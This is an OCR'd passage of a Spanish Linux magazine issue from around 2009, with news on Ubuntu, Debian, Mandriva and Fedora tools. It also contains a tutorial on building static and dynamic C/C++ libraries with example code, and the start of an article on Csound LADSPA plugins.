Como podréis suponer no corre el entorno gráfico pero sí que arranca a la perfección en modo texto. La noticia apareció en la pasada OSCON 2009 en la que Jesse Vincent hizo una demostración pública de las posibilidades de la liberación de este dispositivo, tan innovador y con tanto camino por recorrer en el mercado.

Debian y Ubuntu, una relación de padre a hijo

Ha pasado ya tanto tiempo, que muchos usuarios de Ubuntu, sobre todo los más noveles, no saben que es una distribución basada en Debian. De los que saben que sí está basada en Debian, muchos no saben de ella apenas nada y sobre todo casi nadie la ha probado. ¿Es Debian mejor que Ubuntu? ¿Cómo es posible que la distribución derivada haya cogido más fama con el paso del tiempo que la distribución originaria? Las respuestas a estas preguntas son complejas, y sobre todo en el primer caso, subjetivas.

Muchos como yo, usamos Ubuntu por comodidad. Es decir, Canonical nos provee de los mecanismos suficientes para automatizar muchos problemas propios de la configuración de la distribución, que en el caso de Debian son eso, problemas. Problemas que la primera vez que los afrontas y los soluciones son un tanto gratificantes, pero problemas que cuando tienes que usar un equipo para el trabajo o simplemente no quieres "quebrarte la cabeza", son cuanto menos, una pérdida de tiempo.

El apoyo de Canonical se nota también en la amplia gama de distribuciones que es capaz de llevar adelante y actualizar cada seis meses. En el caso de Debian, las actualizaciones y las mejoras tardan más en llegar porque no hay una estructura tan jerarquizada como en el caso de Canonical, que es en realidad una empresa con un propietario, Mark Shuttleworth. Otro problema es el soporte hardware, que no llega a ser tan extenso y puede provocar que tengamos problemas en la detección y configuración de ciertos dispositivos. Éstos son principalmente los problemas de Debian, problemas que para otros usuarios son ventajas. Debian es una distribución en la que se aprende más que en Ubuntu, y sobre todo, la estabilidad que puede llegar a tener un sistema basado en Debian bien configurado no la tendrá un sistema con Ubuntu.


Sin embargo, parece que Mark Shuttleworth quiere ayudar a Debian en unos momentos en los que está algo baja de "fuerzas". Ha ofrecido capital humano, desarrolladores de Ubuntu que comiencen a ayudar a Debian, que en el fondo, es también ayudar a Ubuntu y a todas las distribuciones derivadas de Debian. No hay que olvidar, que Shuttleworth en su día fue desarrollador y colaborador activo de Debian y por eso mismo al crear Ubuntu, la eligió a ella.

Ubuntu Software Store

Si hay algo que el recién llegado a una distribución como Ubuntu con un sistema de paquetería decente aprecia, es el poder instalar software de terceros sencillamente. Con un diálogo como el de "Añadir y quitar programas..." o mediante Synaptic, tenemos a nuestro alcance, cientos (incluso miles) de programas a un sólo clic de distancia y sobre todo, sin necesidad de claves o *cracks*. Sin embargo hay un detalle que falla, la estética y la apariencia no tan llamativa.

Experimentos como la *store* de Apple o Android, el sistema operativo libre de Google basado en GNU/Linux, han demostrado que es la mejor forma de atraer nuevos usuarios a un dispositivo o sistema, el ofrecer una amplia variedad de software en un entorno amigable y sencillo. Al fin y al cabo, el usuario de ese dispositivo lo que quiere son programas útiles y fáciles de conseguir. Parece que esta misma idea la ha copiado Ubuntu y para Karmic Koala ya está preparada la primera versión de Ubuntu Software Store, una idea similar, que con el tiempo en versiones futuras, será el intercambio de Synaptic y "Añadir y quitar programas...".

El interfaz y la forma de funcionamiento exacta son todavía un misterio, pero esperemos que se consiga que sea lo más amigable porque sin lugar a dudas, el sólo enseñarle a un amigo: "Mira que fácil instalo tal cosa", es más que una razón para comenzar a utilizar Ubuntu. Os dejo un boceto de cómo será el aspecto gráfico de Ubuntu Software Store.



Mandriva hoy

El otro día estaba leyendo una revista de informática y me encontré con un artículo donde se comparaban varias distribuciones de Linux, sin mucha esperanza miré por si encontraba a Mandriva en la lista de esas distribuciones y, caramba, ahí estaba, junto a Ubuntu, OpenSUSE y Fedora.

Interesado comencé a leer el artículo para ver a nuestra querida distribución. Después de una introducción elogiosa hacia GNU/Linux nos encontramos con el análisis propiamente dicho y con esta frase: "*la calidad de todas ellas es excepcional y que están a la altura de cualquier otro sistema operativo*", la cosa empezaba bien, luego listaba las distribuciones en orden de relevancia y en último lugar se encontraba Mandriva. Eso ya no me agradó tanto pero como no sabía qué "*relevancia*" había utilizado seguí leyendo. Posteriormente el autor del artículo se refiere a Mandriva en estos términos: "*Mandriva es un desarrollo ideal para principiantes. Incluye todo lo necesario para que no nos tengamos que preocupar por nada, quizá es el mejor candidato para un ordenador de salón. Sin embargo, no aporta mucho en otros entornos no cuenta con un soporte y una comunidad como la de otras soluciones.*". Esta frase resume los dos grandes tópicos que llevan persiguiendo a Mandriva desde casi sus orígenes: Mandriva es sólo para principiantes y no tiene una comunidad. Veamos si esto es cierto.

Respecto al primer planteo y desde mi punto de vista, Mandriva es una distribución ideal para el usuario que se quiera introducir en el mundo GNU/Linux. Es fácil de instalar y muy fácil de administrar. Creo que ese es uno de los puntos fuertes de Mandriva, se instala y usa con la misma facilidad que Ubuntu, por poner un ejemplo, pero tiene una ventaja sobre el resto de distribuciones, un panel de control que nos permite administrar y personalizar nuestra distribución a todos los niveles, como principiante dejando toda la configuración en manos de Mandriva a través de sus asistentes y como usuario experto permitiéndonos configurar manualmente todo aquello que queramos. En resumen, Mandriva no es una distribución GNU/Linux de "juguete" apta sólo para principiantes, sino una distribución completa, madura y potente que nos facilita mucho el trabajo de instalación y configuración pero que nos deja las manos libres para que el usuario experto la configure al nivel que desee.

En cuanto al segundo apartado, el soporte y la comunidad, es evidente que la comunidad Mandriva no es la más numerosa del mundo GNU/Linux pero no por ello debe de ser infravalorada, pero si entramos en el foro en inglés de Mandriva veremos que hay posteados unos 680.000 mensajes y que hay 62.000 usuarios registrados, si concretamos en la comunidad hispana, nos encontramos 79.291 publicaciones en los foros de Blogdrake (http://blogdrake.net/forum), de ellos 67.755 se encuadran dentro del foro llamado Servicio Técnico, foro donde se resuelven las dudas y problemas de los usuarios, con gran efectividad y rapidez por cierto.

Por todo ello creo que si bien la comunidad de Mandriva no es la más grande dentro del mundo GNU/Linux, posiblemente sea una de las de más calidad. Y yo personalmente valoro más eso que el número.

En el apartado del soporte dado por Mandriva a sus usuarios, éste se encuentra concentrado dentro de esta página: *http://www.mandriva.com/es/Bienvenido*, allí podréis encontrar los enlaces hacia los foros, listas de correos, actualizaciones, canales IRC y wiki de Mandriva. Este último lleno de información y con actualizaciones frecuentes.

No sé si todo lo que os he contado servirá para que cambie la visión que tuvierais de Mandriva, pero yo seguiré defendiéndola como una de las mejores distribuciones GNU/Linux que existen, no solo por la calidad del producto sino por la filosofía de trabajo de la empresa, donde la satisfacción del usuario y la calidad del producto final está dentro de sus prioridades.

Paquetes de Blogdrake

Se acaba de publicar el repositorio de programas de Blogdrake. Este repositorio se nutre de los programas empaquetados por un grupo de usuarios de Mandriva y que generosamente ponen a disposición de toda la comunidad.

Podéis configurar estos repositorios con las instrucciones dadas en el siguiente enlace: *http://blogdrake.net/blog/katnatek/repositorio-de-blogdrake*

Mandriva 2010.0 beta

La andadura hacia Mandriva 2010.0 continua, y por ello ya está disponible Mandriva 2010.0 beta, la última etapa antes de las versiones candidatas.

Os recordamos que esperamos la versión final de esta versión de Mandriva para comienzos de noviembre.

La versión beta está disponible en versiones 32 y 64 bits, con escritorios KDE y GNOME, pero solo en su edición ONE y con algunas traducciones todavía pendientes. Algunas de las importantes novedades en Mandriva 2010 Beta incluyen:

- Plymounth reemplaza a Splashy para manejar el boot splash.
- La herramienta Netprofile ha sido completamente reescrita.
- La primera interface gráfica para Tomoyo.
- Python 3 en el repositorio contrib.

La versión definitiva de Mandriva 2010 planea eliminar a KDE3 completamente de sus repositorios.

Entrevista con Colin Guthrie

En el blog de Mandriva (*http://blog.mandriva.com*), se ha publicado una interesante entrevista con Colin Guthie que, entre otras cosas, es el mantenedor de pulseaudio. Tenéis una traducción de la entrevista en: *http://noticiasdrake.net/?p=131*

Red Hat libera drivers para virtualizar Windows en Linux
Red Hat, poco después de que la empresa de las ventanas de colores nos sorprendiera con la liberación de código, le ha dado la revancha y libera controladores que aumentan el rendimiento de máquinas Windows virtualizadas sobre Linux usando KVM. Una por otra, quedamos en paz.

yum-presto
Esta es una de las nuevas herramientas que trae nuestra distro en su versión 11. Leonidas trae consigo esta utilidad que permite, en la mayor parte de las ocasiones, reducir el tamaño de las actualizaciones. Es un plugin para yum denominado presto.
La labor de este plugin consiste en bajar únicamente los deltarpms o sea sólo las modificaciones del paquete en cuestión para así generar un nuevo paquete, por lo que se consiguen dos ventajas, primero que se optimiza el uso del ancho de banda y segundo y como consecuencia de lo anterior es que se reduce el tiempo empleado. El ahorro en muchos casos llega a magnitudes de entre 60% y 80%. Aunque está disponible sin ningún tipo de problemas en el repositorio, presto no se halla instalado de serie, así que está claro que deberemos proceder a su instalación antes de su uso. Tecleamos en la consola:
`yum install yum-presto`
Y ya está ahora podremos ver realmente reducido el tiempo de descarga de actualizaciones.

Yum Extender, Preview release
El pasado mes de agosto, concretamente el día 7, Tim Lau hizo pública la nueva versión preview de la futurible versión final de Yum Extender. Fue publicada en su nuevo blog, aunque por supuesto también se puede encontrar en el blog oficial de Yum Extender, en el que nos cuenta las ganas que tenía de hacer pública la nueva versión aunque sea una preview. Según se comenta, las novedades son entre otras un aumento sustancial de la velocidad con la que realiza las tareas además de la decoración ya que incluye nuevos iconos para las categorías. También se puede hacer uso de interfaces para gestionar los paquetes, así que si queremos podemos instalarlas con los siguientes pasos:
Nos logueamos como root en una terminal:
`su -`
Ahora toca instalar las dependencias para después poder instalar Yumex:
`yum -y install python-enum pexpect`
Y ahora instalamos el RPM con el siguiente comando:
`rpm -ivh http://timlau.fedorapeople.org/files/yumex/yumex-2.9.0-0.10.pre.fc11.noarch.rpm`
Y listo. Ahora ya estamos en disposición de usar Yum Extender accediendo desde el menú de *KDE Aplicaciones->Sistema->Yum Extender.*

Sitio de Fedora

Se habla y se comenta que se han dado a conocer los planes de los responsables del sitio de Fedora en los que se está barajando la idea de cambiar el diseño del mismo o al menos parece ser que hay un mockup en internet a modo de propuesta para ser implementado en fedoraprojet.org y get.fedoraproject.org.

Con un torrente de nuevas ideas, en las que se vislumbran una nueva interfaz que se desglosa en secciones que darán toda la información relativa a Fedora, entre las que podemos destacar los widgets, como el Tour que nos da una visión de cómo será la distro mediante capturas de pantalla y otros de usabilidad. También encontramos otros tantos en los que los usuarios dan testimonio del uso de Fedora así como las posibilidades que ofrece una distro como Fedora a la hora de realizar diferentes trabajos. Uno de los colaboradores del proyecto Fedora ha sido el encargado de poner en su blog y presentar el nuevo diseño.

Como decimos, de momento se trata únicamente de un boceto al que seguramente habrá que ir añadiendo lo que se sugiera, además también habrá que profundizar en el diseño y los contenidos que habrá de albergar el sitio para que el usuario se encuentre cómodo en él y obtenga todo lo relativo a la distribución, ya se trate de información o el software que necesite. Evidentemente este mockup será mejorado en poco tiempo, así que más pronto que tarde tendremos más propuestas que los responsables de la distribución habrán de evaluar y aunar para que el sitio de Fedora tenga una bonita a la vez que funcional interfaz.

Parece ser que la fecha definitiva del lanzamiento de Fedora 12 será el 3 de noviembre... a la espera quedamos.

Omega

Se trata de una nueva distro, por supuesto está basada en Fedora, pero en este caso además de basarse en Leonidas, también ha escogido el proyecto Remix de Fedora, para así además de ser compatible con la distribución base en sí, se aseguran de adjuntar reproductores multimedia con sus codecs y otras actualizaciones de paquetes y mucho más software del que nos podemos beneficiar.

Aún persiguiendo los mismos objetivos y filosofía que Fedora, no se trata de un proyecto que se incluya dentro de Fedora o su casa madre Red Hat, la gran diferencia estriba en que el soft de Fedora Remix está soportado además por contribuidores externos o no oficiales que pueden realizar aportaciones de software con el objetivo de mejorar aún si cabe la distro. El formato escogido es el de LiveCD instalable para arquitecturas de 32 bits y la intención última es ofrecer una distribución muy completa, es decir que lleve el software adicional para que el usuario se encuentre más cómodo aún, en este caso se trata de Fedora Remix así que también se la denomina como Omega Remix.

Aunque podemos personalizarla a nuestro gusto, la distro viene de fábrica con el escritorio GNOME de la versión 11 de Fedora, y como ya hemos referido antes ha sido dotada de reproductores multimedia como Mplayer o Xine y sus codecs para que podamos disfrutar de lo lindo, aunque como ya hemos dicho siempre podemos realizar labor de "tunning".

10º Aniversario RHCE

La certificación de Red Hat es una de las acreditaciones de más prestigio mundial en lo que a código abierto se refiere. Fue editada en el año 1999 y el secreto de su éxito y el hecho de que haya llegado hasta nuestros días no es fruto de la coincidencia, se trata del resultado del esfuerzo y la experiencia a la hora de proveer las capacidades a los profesionales mediante el sistema de realizar la evaluación del rendimiento y la adquisición de habilidades necesarias a la hora de administrar el sistema Red Hat Enterprise Linux. En la actualidad los que poseen esta certificación son unos treinta y ocho mil ingenieros. El rigor que Red Hat ha impuesto en su certificación hace que los futuros ingenieros deban realizar instalaciones y configuraciones de Red Hat Enterprise Linux en el laboratorio los cuales serán sometidos a severos exámenes. Durante la vida de esta certificación, hasta la actualidad, el control de calidad realizado por la empresa, ha tenido como resultado la obtención de premios y reconocimientos por todo el globo siendo el último en llegar hasta el momento el IDC, situando a Red Hat como Líder en el sector de las Tecnologías de la información.

Programando Bibliotecas en C/C++

Andrés Tarallo

En cualquier proyecto con cierta envergadura (programas no triviales) en C o C++ es ventajoso el uso de librerías. Esta práctica permite separar problemas y ocultar la complejidad de la implantación. Otra ventaja es la posibilidad de reutilizar código previamente desarrollado, acortando los tiempos de desarrollo y mejorando la calidad global del producto final del ciclo de desarrollo.

linux@software.com.pl

En este artículo cubriremos las técnicas para desarrollar y utilizar bibliotecas en programas en C y C++.

Tipos de bibliotecas

Entendemos por bibliotecas a conjuntos de subprogramas, utilizados en el desarrollo de software. Los programadores de lenguaje C están acostumbrados a utilizar en muchos de sus programas la llamada "biblioteca estándar" la que invocan agregando la directiva de preprocesador #include<stdio.h>. Esta práctica permite compartir código y datos, así como modificarlos en forma modular.

Las bibliotecas estáticas son el tipo más antiguo de bibliotecas. Éstas se enlazan a la aplicación durante la compilación, formando parte del binario. Literalmente son copiadas por el enlazador (linker). El enlazador es responsable de resolver todas las referencias a llamadas y saltos dentro del programa, codificando direcciones físicas o relocalizables. Son las más simples de crear y utilizar. Presentan como desventaja el tamaño de los binarios, así como la necesidad de recompilar el mismo si se actualiza la biblioteca. A su favor podemos decir que además de ser simples de crear pueden ser útiles para crear binarios que serán redistribuidos a distintas distribuciones de Linux, pues al haber sido enlazadas en el programa se evitan errores de dependencias. Esta práctica es frecuente en software comercial. Otra área de aplicación de este tipo de bibliotecas es en los llamados “utilitarios del sistema”, nos referimos a los comandos más básicos (ls, cd ...). En muchas distribuciones y discos de rescate estos programas están compilados contra bibliotecas estáticas.

Las bibliotecas dinámicas por su parte son referenciadas durante la compilación, generando binarios más pequeños. Durante la ejecución el sistema operativo enlazará la biblioteca. Tenemos en este caso dos modalidades de enlace, previo al tiempo de ejecución o durante la ejecución de la misma. Además de reducir el tamaño de los bi-

narios estas bibliotecas presentan como ventaja que se reduce la redundancia de código. Las bibliotecas están almacenadas una sola vez, y todos los programas que las utilizan se aprovechan de éstas. Si se quisiera actualizar una biblioteca basta con cambiar el archivo y todos los programas que la utilizan se benefician del cambio.

Decíamos en el párrafo anterior que es posible enlazar bibliotecas en tiempo de ejecución. Esto es muy común en los plugins. Aquí es usual sustituir una biblioteca por otra, con idéntica interfaz pero distinta funcionalidad. Es bien conocida esta funcionalidad por los usuarios del paquete gráfico THE GIMP.

Listado 1. Funciones de ejemplo para crear una librería

```
/* Archivo f1.c */

#include  <stdio.h>
void f1(void){
        printf("Esta es f1\n");
}

/* Archivo f2.c */
void f2(void){
        printf("Esta es f2\n");
}
```

Listado 2. Funciones de ejemplo para crear una librería

```
#include <stdio.h>
void f1(void);
void f2(void);
int main()
{
        f1();
        f2();
        return 0;
}
```

Convenciones de nombres

Es usual que el nombre de una biblioteca comience con el prefijo "lib". Sin embargo cuando le pasamos parámetros al compilador informándole las bibliotecas a utilizar.

Para fijar ideas: en una aplicación queremos utilizar funciones matemáticas, por lo que la enlazaremos contra la biblioteca matemática (libm.a). La línea de compilación de nuestro programa será similar a esta: *gcc srcfile.c -lm -lpthread.*

Creando una biblioteca estática

La primera aproximación a este tema la haremos creando una biblioteca estática con dos funciones, que luego enlazaremos en un programa de ejemplo. Es de destacar que nuestras bibliotecas estáticas podrían a su vez formar parte de otras bibliotecas estáticas, que luego serán enlazadas a un programa.

El proceso de creación de la biblioteca es simple y rápido: compilamos los fuentes que integrarán la biblioteca con el switch -c, pues no enlazaremos. Luego invocando el comando ar creamos la biblioteca. Para utilizarla desde uno de nuestros programas la línea de ejecución del compilador será algo del estilo: *cc -o ejecutable prog.c libctest.a.* Otra alternativa es pasarle al compilador el directorio donde tenemos las bibliotecas ya compiladas, aquí la invocación sería similar a esta: *cc -o ejecutable prog.c -L/path/a/librerias -lctest.*

En detalle el proceso de compilar la biblioteca y enlazarla con el programa de ejemplo sería así:

- Compilar las funciones: *cc -Wall -c f1.c f2.c*. Si la compilación termina sin errores tendremos dos archivos llamados respectivamente *f1.o y f2.o.*
- Crear la biblioteca estática "libejemplo.a": *ar -cvq libejemplo.a f1.o f2.o*
- Compilar el programa que utiliza la biblioteca: *cc -o test test.c libejemplo.a*

Si quisiéramos ver el contenido de la biblioteca luego de correr ar, podemos ejecutar: *ar -t libejemplo.a*

```
root : bash
File  Edit  View  Scrollback  Bookmarks  Settings  Help
linux-k0oc:~ # gcc -c f1.c f2.c
linux-k0oc:~ # ar -cvq libejemplo.a f1.o f2.o
a - f1.o
a - f2.o
linux-k0oc:~ # ar -t libejemplo.a
f1.o
f2.o
linux-k0oc:~ # cc -o test test.c libejemplo.a
linux-k0oc:~ # ./test
Esta es f1
Esta es f2
linux-k0oc:~ #
root : bash    root : bash
```

Figura 1. Compilación de una biblioteca estática y un programa de ejemplo

Bibliotecas dinámicas

Como decíamos al comienzo las bibliotecas dinámicas son cargadas por los programas en el inicio de la ejecución. Luego que un programa carga la biblioteca los subsecuentes programas que la utilicen usarán la que está cargada en memoria, ahorrando memoria y reduciendo el tiempo de carga. Para poder sacar partido de las ventajas que se obtienen usando bibliotecas dinámicas es necesario respetar una serie de convenciones y directivas a la hora de elegir nombres.

La primera parte de compilar una biblioteca es compilar los fuentes que la integrarán con la directiva -fPIC. Luego creamos la biblioteca dinámica invocando el compilador c con el siguiente formato: *gcc -shared -Wl,-soname, elsoname -o nombre_biblioteca objetos.*

Luego de compilada la biblioteca tendremos que instalarla para poder utilizarla. Para esto lo más simple es copiarla al directorio estándar (*/usr/lib*) y luego correr *ldconfig*. En la Figura 2 se puede ver en detalle la compilación de las funciones de ejemplo que desarrollamos más arriba, ahora compiladas como bibliotecas dinámicas. Es necesario hacer la salvedad de que se está trabajando en un sistema de 64 bits, por lo que en sistemas de 32 bits deberíamos copiar a los directorios correspondientes.

Dado el caso de que una aplicación necesite usar ciertas bibliotecas, que no están en la ubicación estándar, por ejemplo si quisiéramos correr un programa con las bibliotecas que están en el directorio actual lo invocaríamos de la siguiente forma:

Listado 3. Script para correr un programa con versiones especificas de librerías

```
#!/bin/sh
  export LD_LIBRARY_PATH=/usr/local/mislibrerias:$LD_LIBRARY_PATH
  exec /usr/bin/mi_programa.orig $*
```

Listado 4. Ejemplo de biblioteca dinámica con carga dinámica

```
#include <stdlib.h>
#include <stdio.h>
#include <dlfcn.h>
# Compilar: gcc -o testdl test.c -ldl
    int main(int argc, char **argv) {
        void *handle;
        double (*cosine)(double);
        char *error;
        handle = dlopen ("/lib/libm.so.6", RTLD_LAZY);
        if (!handle) {
            fputs (dlerror(), stderr);
            exit(1);
        }
        cosine = dlsym(handle, "cos");
        if ((error = dlerror()) != NULL)  {
            fputs(error, stderr);
            exit(1);
        }

        printf ("%f\n", (*cosine)(2.0));
        dlclose(handle);
    }
```

Listado 5. Ejemplo de uso de la directiva EXTERN

```
extern "C"
{
   int funcion_en_c();
}
```




Figura 2. Compilación de una biblioteca dinámica y un programa de ejemplo

```
LD_LIBRARY_PATH=.:
   $LD_LIBRARY_PATH programa
```

Una de las ventajas del uso de bibliotecas dinámicas es la posibilidad de actualizar las bibliotecas para todas las aplicaciones que las utilizan. Si hubiera un cambio en la API esto debería verse reflejado en el "soname" de la biblioteca (el soname contiene el número de versión). De esta forma pueden coexistir en el mismo sistema múltiples versiones de una misma biblioteca, cargando cada programa la correcta para su funcionamiento.

En la eventualidad de que un programa necesite correr una versión vieja de una librería, que si estuviera en la ubicación estándar

afectaría el funcionamiento de otros programas, podemos recurrir a un script para ejecutar el programa viejo. El script de ejemplo queda en el listado 3.

Bibliotecas dinámicas incompatibles

Una nueva versión de una biblioteca puede no ser compatible con las versiones previas, se hace necesario un cambio de soname. En el lenguaje C hay cuatro razones principales por las que podría darse esto:

- Cambio en el comportamiento de una función,
- Cambios en datos exportados por la librería,
- Una función fue removida de la biblioteca,
- La interfaz de una de las funciones exportadas ha cambiado.

Cualquiera de las situaciones que se mencionan arriba pueden hacer que una nueva versión de la biblioteca no tenga compatibilidad binaria con las anteriores.

La situación en C++ es más comprometida. Además de los casos mencionados arriba se agregan los siguientes:

- reimplementación de funciones virtuales,
- cambios en los atributos de objetos,
- cambios en la jerarquía de clases, a excepción de agregar nuevos hijos,
- agregar o remover datos privados,
- remover funciones públicas o protected de un objeto, salvo funciones inline,
- hacer una función pública o protected inline,
- cambiar la tarea de una función inline, salvo que la versión previa siga funcionando,
- cambiar los permisos de acceso de una función (de pública a privada).

Por estas razones los desarrolladores C++ deben planear bien los cambios a las librerías, si desean mantener la compatibilidad de binarios entre distintas versiones. Como se mencionaba más arriba siempre esta la posibilidad de hacer correr los programas que así lo requieran con versiones viejas de las librerías.

Bibliotecas Dinámicas con carga dinámica

Un caso particular que requiere tratamiento especial es el de las bibliotecas dinámicas con carga dinámica (dinamic shared libraries). En este tipo de bibliotecas durante la ejecución se carga la misma, siendo posible remplazarla por otra con funcionalidades similares.

En el listado 4 tenemos un programa de ejemplo de carga dinámica de una biblioteca. Este programa carga la biblioteca matemática y calcula el coseno de 2.0.

Es de destacar que la implementación de bibliotecas dinámicas con carga dinámica en Linux es muy parecida a la de Solaris, facilitando la tarea de portar a este sistema operativo. Sin embargo si queremos hacer aplicaciones portables deberemos tomar recaudos, pues distintos sistemas UNIX implementan esta funcionalidad de distinta forma.

Carga dinámica de clases en C++

Como comentábamos al principio al programar en C++ deberemos tener algunos cuidados especiales. Específicamente si queremos que las funciones que escribamos en C corran en C++ deberemos usar la directiva EXTERN "C" para indicarle al compilador como tratar estas funciones.

Otro punto a tener en cuenta es la implantación de constructores y destructores en las clases. La sobrecarga de funciones podría jugar malas pasadas.

Conclusiones

Este articulo es un primer contacto con las bibliotecas. El lector deberá experimentar y puede referirse a libros sobre la temática y el howto de librerías del "Linux documentation project". Lamentablemente hay poco material en español, carencia habitual cuando entramos a temas avanzados de programación. Es una buena oportunidad de trabajo para quienes quieren que el software libre llegue a un publico más amplio.

Una referencia obliga en programación de bibliotecas es el Howto de David Wheeler, disponible en: *http://www.dwheeler.com/program-library/*. Otro artículo importante es el escrito por Ulrich Drepper: *http://people.redhat.com/drepper/dsohowto.pdf*

A nivel de libros es recomendable: Linux Application Development de Erik Troan y Michael K Jhonson.

Sobre el autor

Andrés Tarallo se desempeña como administrador de sistemas en una empresa de contenidos web, íntegramente montada sobre plataformas libres. Su línea de trabajo es desarrollo de aplicaciones WEB, en lenguajes PERL, PHP y JAVA. Trabaja simultáneamente como consultor e integrador de sistemas para compañías pequeñas y medianas en Uruguay, integrando redes heterogéneas o migrándolas a plataformas libres. Ha dado charlas sobre tecnologías basadas en software libre en diversas conferencias en Uruguay, Argentina y Brasil. Estudió en la Universidad ORT Uruguay, donde obtuvo el título de Analista Programador.

Plugins Csound en Linux

Daniel Mellado Area, Lino García Morales

Mucha gente se pregunta, ya no tanto si es posible la producción de audio en un sistema basado en software libre, sino su capacidad de trabajo, tanto a nivel de *grabación*, *mezcla* y *postproducción*. Todo ello son procesos compuestos por módulos independientes (de tratamiento de señal, por ejemplo, típicamente implementados en plugins) que requieren de un eficaz enrutamiento del audio de manera fácil y sencilla. Csound es un lenguaje de síntesis musical desarrollado por Barry Vercoe en el MIT orientado a crear, editar, analizar y componer música y sonido.

linux@software.com.pl

La construcción de efectos musicales en Csound no requiere de arduos procesos de compilación y codificación: es interpretado y simple. LADSPA es un formato de plugins pero, lo más interesante, es que permite utilizar código Csound, a través de csLADSPA, para su implementación. En este artículo se muestran los pasos y conceptos necesarios para integrar módulos de efectos Csound en cualquier aplicación musical Linux.

Introducción

Csound (*http://www.csounds.com*) es un lenguaje de programación muy potente. La gracia de utilizar Csound es que permite *programar* cualquier tipo de algoritmo de procesado (además del gran número de implementaciones disponibles) en un lenguaje de tipo *script* Interpretado. Esto facilita el uso de plugins a medida programándolos con un lenguaje de muy alto nivel y potencia como Csound. Afortunadamente a través de csLADSPA se pueden construir plugins Csound y utilizarlos en cualquier aplicación de sonido. Pero antes de describir cómo llegar a esto es necesario preparar Linux y aclarar un poco los conceptos involucrados en el proceso.

Arquitecturas de Sonido en Linux

En Linux coexisten dos grandes arquitecturas para manipular el sonido: OSS (Open Sound System) y ALSA (Advanced Linux Sound Architecture) que soportan un gran número de plataformas como se puede apreciar en la Figura 1.

Estas librerías de mayor nivel se pueden llamar unas a otras, a veces de manera circular. Una librería A soporta el envío de audio a través de OSS y ALSA simultáneamente, lo mismo que una librería B, pero la librería A tiene un *wrapper* o contenedor para enviar audio a través de la librería B, y viceversa. Debido a esta posibilidad, tanto ALSA como OSS tienen capas de emulación para cada una.

OSS. Desarrollado en 1992 por Hannu Savolainen, constituyó el primer intento de unificar los diferentes sistemas de sonido que había hasta aquel momento. Se utilizó hasta el Kernel 2.4. A partir del 2.5 en adelante se marcó OSS como DEPRECATED (en desuso) y se sustituyó por ALSA.




Figura 1. Arquitecturas de sonido en Linux




Figura 2. Modelo de encaminamiento de csLADSPA

OSS fue diseñado en unos tiempos en los que la tarjeta más común y de más calidad era la *SoundBlaster 16*, de *Creative Labs*. Hasta la aparición de OSS, cada vendedor de UNIX tenía su propia API (Application Programming Interface); un conjunto de funciones, procedimientos o métodos que ofrece una librería. Esto implica que las aplicaciones escritas para una versión en concreto no funcionaban directamente en otra, sino que tenían que ser reescritas cada vez. Las aplicaciones que empezaron a usar la API de OSS no tenían este problema, se escribían una vez y funcionaban en cualquier sistema que soportara OSS, independientemente de la versión de UNIX.

